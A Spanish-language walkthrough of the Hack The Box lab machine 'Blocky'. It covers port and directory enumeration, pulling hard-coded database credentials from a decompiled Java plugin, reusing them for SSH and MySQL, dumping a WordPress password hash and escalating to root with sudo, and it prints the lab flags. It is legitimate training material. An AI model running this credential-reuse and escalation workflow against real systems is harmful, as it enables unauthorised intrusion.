


Hack The Box - Blocky	
Sistema Operativo:	**Linux**
Dificultad:	**Easy**
Release:	**21/07/2017**

Skills Required

- Basic knowledge of Linux
- Enumerating ports and services

Skills Learned

- Exploiting bad password practices
- Decompiling JAR files
- Basic local Linux enumeration

A través de técnicas de reconocimiento activo y pasivo, se identificó la presencia de **virtual hosting**, lo que requirió la modificación del archivo /etc/hosts para un correcto direccionamiento. Posteriormente, se llevó a cabo un escaneo de directorios mediante **Gobuster**, revelando recursos ocultos dentro del servidor, incluido el directorio **plugins**, en el cual se localizaron aplicaciones desarrolladas en Java. La decompilación de una de dichas aplicaciones permitió la obtención de credenciales asociadas al usuario **root**, las cuales eran válidas para la autenticación en **phpMyAdmin**. Si bien no fue posible descifrar la clave almacenada, se generó una nueva utilizando la función **password_hash()** de PHP, aprovechando su capacidad para realizar hashing seguro de contraseñas.

El acceso al sistema también se fortaleció mediante el uso de **WPScan**, permitiendo la enumeración de usuarios y plugins activos del CMS WordPress alojado en el servidor. Además, se descubrió que las credenciales obtenidas previamente podían ser utilizadas para conectarse vía **SSH** como el usuario **notch**, lo que facilitó el acceso al sistema y la posterior verificación de permisos elevados con el comando **sudo -l**. La configuración encontrada evidenció la capacidad de ejecutar comandos con privilegios de administrador, lo que simplificó la escalada de privilegios hasta obtener el control total de la máquina. Asimismo, se identificó que la máquina era vulnerable a la explotación de la **DCCP Double-Free technique (CVE-2017-6074)**, un fallo crítico en el kernel de Linux que permite la ejecución de código arbitrario con privilegios elevados. Este write-up, por tanto, no solo documenta la explotación de la máquina, sino que también refleja el enfoque metodológico aplicado en cada etapa, demostrando habilidades clave en pentesting ofensivo.

Enumeración

La dirección IP de la máquina víctima es 10.129.246.242. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.246.242 -R
PING 10.129.246.242 (10.129.246.242) 56(124) bytes of data.
64 bytes from 10.129.246.242: icmp_seq=1 ttl=63 time=57.0 ms
RR:     10.10.16.35
        10.129.0.1
        10.129.246.242
        10.129.246.242
        10.10.16.1
        10.10.16.35

64 bytes from 10.129.246.242: icmp_seq=2 ttl=63 time=59.9 ms    (same route)
64 bytes from 10.129.246.242: icmp_seq=3 ttl=63 time=54.2 ms    (same route)
64 bytes from 10.129.246.242: icmp_seq=4 ttl=63 time=55.0 ms    (same route)
64 bytes from 10.129.246.242: icmp_seq=5 ttl=63 time=79.6 ms    (same route)

--- 10.129.246.242 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 54.163/61.123/79.597/9.449 ms
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -n -Pn 10.129.246.242 -oN scanner_blocky** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.

(-Pn): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_blocky
# Nmap 7.94SVN scan initiated Sun Aug 11 01:39:18 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_blocky 10.129.246.242
Nmap scan report for 10.129.246.242
Host is up, received user-set (0.058s latency).
Scanned at 2024-08-11 01:39:18 CEST for 256s
Not shown: 65530 filtered tcp ports (no-response)
PORT      STATE  SERVICE   REASON         VERSION
21/tcp    open   ftp?      syn-ack ttl 63
22/tcp    open   ssh       syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDXqVh031OUgTdcXsDwffHKL6T9f1GfJ1/x/b/dywX42sDZ5m1Hz46bKmbnWa0YD3LSRkStJDtyNXptzmEp31Fs2DUndVKui3LCcyKXY6FSVW
lyCnx3I0Lh5rEbipQ1G7Cr6NMgmGtW6LrlJRQiWA1OK2/tDZbLhwtkjB82pjI/0T2gpA/vlZJH0elbMXW40Et6bOs2oK/V2bVozpoRyoQuts8zcRmCViVs8B3p7T1Qh/Z+7Ki91vgicfy4fl
|   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNgEpgEZGGbtm5suOAio9ut2hOQYLN39Uhni8i4E/Wdir1gHxDCLMoNPQXDOnEUO1QQVbioUUM
|   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILqVrP5vDD4MdQ2v3ozqDPxG1XXZOp5VPpVsFUROL6Vj
80/tcp    open   http      syn-ack ttl 63 Apache httpd 2.4.18
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Did not follow redirect to http://blocky.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8192/tcp  closed sophos    reset ttl 63
25565/tcp open   minecraft syn-ack ttl 63 Minecraft 1.11.2 (Protocol: 127, Message: A Minecraft Server, Users: 0/20)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Aug 11 01:43:34 2024 -- 1 IP address (1 host up) scanned in 255.51 seconds
```


Tras el análisis previo, se identificó un dominio asociado a la máquina objetivo. Para garantizar que mi sistema de ataque pudiera resolver correctamente dicho dominio, fue necesario modificar el archivo **/etc/hosts**, permitiendo así el reconocimiento y redirección de las solicitudes. Este proceso se enmarca dentro del concepto de **virtual hosting,** una técnica fundamental en el ámbito del alojamiento web que permite a un único servidor físico gestionar múltiples sitios o dominios de forma simultánea.

Esta estrategia consiste en configurar el servidor para que distinga y enrute las peticiones basándose en el nombre de dominio o en la dirección IP utilizada en la solicitud del cliente. En el caso del virtual hosting basado en nombre, el servidor analiza el encabezado HTTP "Host" para determinar a qué conjunto de archivos o configuraciones se debe dirigir la respuesta.

Por otro lado, en el virtual hosting basado en IP, cada sitio se asigna a una dirección IP particular, lo que aporta un nivel adicional de segregación y resulta especialmente útil cuando se requiere el uso exclusivo de certificados SSL/TLS para sitios individuales. Esta técnica optimiza el uso de recursos físicos, reduce costos y simplifica la administración, ya que permite consolidar diversas aplicaciones en una misma infraestructura sin que el tráfico o posibles incidencias en uno afecten la estabilidad de los demás servicios.

Análisis del puerto 80 (HTTP)


Inicialmente, al acceder a la página web alojada en el servidor, no se encontró información relevante que pudiera ser explotada de inmediato.



Ante esta situación, se procedió con una fase de enumeración mediante **Gobuster**, una herramienta de fuerza bruta diseñada para identificar directorios y archivos ocultos dentro de entornos web. Para maximizar la eficacia del escaneo, se establecieron filtros específicos para archivos con extensiones .txt, .html y .php, buscando así revelar posibles puntos de interés dentro de la infraestructura del servidor.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ gobuster dir -u http://blocky.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,txt,html --random-agent -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://blocky.htb/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.66.18) Gecko/20177177 Firefox/45.66.18
[+] Extensions:              html,php,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 301) [Size: 0] [--> http://blocky.htb/]
/wiki                 (Status: 301) [Size: 307] [--> http://blocky.htb/wiki/]
/wp-content           (Status: 301) [Size: 313] [--> http://blocky.htb/wp-content/]
/wp-login.php         (Status: 200) [Size: 2397]
/plugins              (Status: 301) [Size: 310] [--> http://blocky.htb/plugins/]
/license.txt          (Status: 200) [Size: 19935]
/wp-includes          (Status: 301) [Size: 314] [--> http://blocky.htb/wp-includes/]
/javascript           (Status: 301) [Size: 313] [--> http://blocky.htb/javascript/]
/readme.html          (Status: 200) [Size: 7413]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 311] [--> http://blocky.htb/wp-admin/]
/phpmyadmin           (Status: 301) [Size: 313] [--> http://blocky.htb/phpmyadmin/]
/xmlrpc.php           (Status: 405) [Size: 42]
Progress: 205884 / 882244 (23.34%)[ERROR] Get "http://blocky.htb/wp-signup.php": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

El análisis con Gobuster permitió identificar la existencia de un directorio denominado **plugins**, dentro del cual se encontraban dos aplicaciones desarrolladas en Java. En consecuencia, se optó por descargar y examinar la primera de ellas, con el objetivo de identificar posibles vulnerabilidades explotables.



Tras el proceso de **decompilación**, se revelaron credenciales asociadas al usuario **root**, lo que representaba un punto de acceso crítico dentro del sistema.

```
BlockyCore.class
package com.myfirstplugin;

public class BlockyCore {
    public String sqlHost = "localhost";

    public String sqlUser = "root";

    public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";

    public void onServerStart() {}

    public void onServerStop() {}

    public void onPlayerJoin() {
        sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!!");
    }

    public void sendMessage(String username, String message) {}
}
```


Posteriormente, se verificó que estas credenciales eran válidas para autenticarse en la aplicación **phpMyAdmin** alojada en la máquina. Sin embargo, debido a la naturaleza del sistema de almacenamiento de contraseñas, no fue posible recuperar la clave existente. No obstante, aprovechando la funcionalidad de **PHP password_hash()**, se generó una nueva contraseña para el usuario notch.

La función **PHP password_hash()** representa uno de los pilares para la seguridad en la gestión de contraseñas en aplicaciones web modernas. Esta función genera de forma automática un hash criptográfico de contraseñas utilizando algoritmos de un solo sentido, lo que implica que el hash resultante no puede ser revertido para obtener la contraseña original. Empleando PASSWORD_DEFAULT, que actualmente utiliza bcrypt, la función incorpora una "sal" aleatoria en cada ejecución; de esta forma se asegura que incluso contraseñas iguales produzcan hashes distintos, dificultando ataques basados en tablas de dispersión (rainbow tables). Adicionalmente, mediante la opción de configurar el "cost" del algoritmo, es posible ajustar la complejidad del proceso de hashing para lograr un equilibrio óptimo entre seguridad y rendimiento. Esta aproximación es esencial para almacenar credenciales de manera segura en la base de datos y para verificar los valores introducidos por el usuario mediante la función complementaria password_verify(), lo que refuerza la protección de los sistemas ante posibles brechas de seguridad.

Actualmente, admite los siguientes algoritmos:

- **PASSWORD_DEFAULT**: Usa el algoritmo bcrypt por defecto.
- **PASSWORD_BCRYPT**: Genera un hash compatible con crypt(), utilizando el identificador $2y$.
- **PASSWORD_ARGON2I / PASSWORD_ARGON2ID**: Utilizan el algoritmo Argon2, diseñado para mayor seguridad

Esta función es ampliamente utilizada en entornos de seguridad web, ya que permite la creación de hashes seguros mediante algoritmos criptográficos avanzados, evitando el almacenamiento de contraseñas en texto plano y protegiendo los sistemas contra ataques de fuerza bruta y tablas de dispersión.



Además, es posible obtener información adicional respecto a la configuración del CMS mediante el uso de **WPScan**, una herramienta especializada en la auditoría de vulnerabilidades en sitios basados en WordPress. Al ejecutar WPScan, se pueden enumerar de manera eficiente tanto los usuarios registrados como los plugins instalados, lo que permite identificar componentes potencialmente vulnerables y evaluar la seguridad del entorno. WPScan consulta bases de datos de vulnerabilidades—como la WPVulnDB—y utiliza técnicas de fuerza bruta en determinados casos para revelar información crítica que puede servir de punto de partida para posteriores acciones de pentesting.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ wpscan --url http://blocky.htb/ --enumerate u,vp
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

       WordPress Security Scanner by the WPScan Team
                       Version 3.8.25
     Sponsored by Automattic - https://automattic.com/
     @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://blocky.htb/ [10.129.246.242]
[+] Started: Sun Aug 11 02:02:56 2024

[i] User(s) Identified:

[+] notch
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://blocky.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] Notch
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Aug 11 02:03:47 2024
[+] Requests Done: 25
[+] Cached Requests: 38
[+] Data Sent: 6.607 KB
[+] Data Received: 123.244 KB
[+] Memory used: 258.805 MB
[+] Elapsed time: 00:00:50
```

Análisis del puerto 22 (SSH)

La contraseña descubierta en fases anteriores también se ha demostrado ser válida para iniciar sesión en la máquina objetivo a través del servicio SSH, utilizando el usuario **notch**.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ssh notch@10.129.246.242
The authenticity of host '10.129.246.242 (10.129.246.242)' can't be established.
ED25519 key fingerprint is SHA256:ZspC3hwRDEmd09Mn/ZlgKwCv8I8KDhl9Rt2Us0fZ0/8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.246.242' (ED25519) to the list of known hosts.
notch@10.129.246.242's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.


Last login: Fri Jul  8 07:24:50 2022 from 10.10.14.29
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

notch@Blocky:~$ cat user.txt
e5db20cfc1c87b0dbbfafae3393425d1
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
notch@Blocky:~$
```

Adicionalmente, se logró acceder a la base de datos del servidor utilizando estas mismas credenciales.

```
notch@Blocky:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 73
Server version: 5.7.18-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| sys                |
| wordpress          |
+--------------------+
6 rows in set (0.00 sec)
```

Este acceso permitió extraer datos codificados, entre los cuales se incluían las credenciales del usuario **notch**.

```
mysql> desc wp_users:
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ':' at line 1
mysql> desc wp_users;
+---------------------+---------------------+------+-----+---------------------+----------------+
| Field               | Type                | Null | Key | Default             | Extra          |
+---------------------+---------------------+------+-----+---------------------+----------------+
| ID                  | bigint(20) unsigned | NO   | PRI | NULL                | auto_increment |
| user_login          | varchar(60)         | NO   | MUL |                     |                |
| user_pass           | varchar(255)        | NO   |     |                     |                |
| user_nicename       | varchar(50)         | NO   | MUL |                     |                |
| user_email          | varchar(100)        | NO   | MUL |                     |                |
| user_url            | varchar(100)        | NO   |     |                     |                |
| user_registered     | datetime            | NO   |     | 0000-00-00 00:00:00 |                |
| user_activation_key | varchar(255)        | NO   |     |                     |                |
| user_status         | int(11)             | NO   |     | 0                   |                |
| display_name        | varchar(250)        | NO   |     |                     |                |
+---------------------+---------------------+------+-----+---------------------+----------------+
10 rows in set (0.00 sec)

mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email         | user_url | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+--------------+
|  1 | Notch      | $P$BiVoTj899ItS1EZnMhqeqVbrZI4Oq0/ | notch         | notch@blockcraftfake.com |          | 2017-07-02 23:49:07 |                     |           0 | Notch        |
+----+------------+------------------------------------+---------------+--------------------+----------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)

mysql>
```

Escalada de privilegios

La escalada de privilegios resulta especialmente sencilla en este escenario. Al ejecutar el comando **sudo -l**, se despliega una lista de operaciones que el usuario actual está autorizado a ejecutar con permisos elevados, de acuerdo con la configuración establecida en el archivo **/etc/sudoers**. Este mecanismo del comando sudo—muy utilizado en entornos Unix/Linux—funciona tras verificar la identidad del usuario y, en conformidad con las políticas de seguridad del sistema, permite que el usuario ejecute determinadas órdenes con privilegios de administrador sin necesidad de autenticarse como superusuario. En este caso, la salida de **sudo -l** para el usuario notch revela que dispone de amplios permisos que facilitan la ejecución de cualquier comando con privilegios elevados, lo que simplifica notablemente la escalada a nivel de administrador y compromete la integridad general del Sistema.

```
notch@Blocky:~$ sudo -l
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$ sudo su -
root@Blocky:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Blocky:~# cat /root/root.txt
ee7e1bc482c5fb0ba40376b31bec0e39
root@Blocky:~#
```

Consideraciones finales

La escalada de privilegios podría haberse producido debido a que esta máquina es vulnerable a la DCCP Double-Free technique (CVE-2017-6074). Esta vulnerabilidad afecta a la implementación del **Datagram Congestion Control Protocol (DCCP)** en el núcleo de Linux, hasta la versión 4.9.11. Concretamente, el fallo reside en la función dccp_rcv_state_process, ubicada en el módulo net/dccp/input.c, la cual gestiona de manera incorrecta las estructuras de datos asociadas a los paquetes **DCCP_PKT_REQUEST** cuando se encuentra en el estado LISTEN. Esta inadecuada administración de memoria conduce a una **liberación doble (double free)**, permitiendo que un atacante local, a través de la manipulación de la llamada setsockopt con la opción IPV6_RECVPKTINFO, pueda desencadenar condiciones de carrera. El resultado puede ser la obtención de privilegios elevados (hasta llegar a ejecutar código como root) o provocar la denegación de servicio, comprometiendo la integridad y disponibilidad del sistema. La gravedad de esta vulnerabilidad se aprecia en su calificación alta según el sistema CVSS, lo que subraya el potencial impacto de su explotación en entornos donde se confía en la robustez del kernel Linux.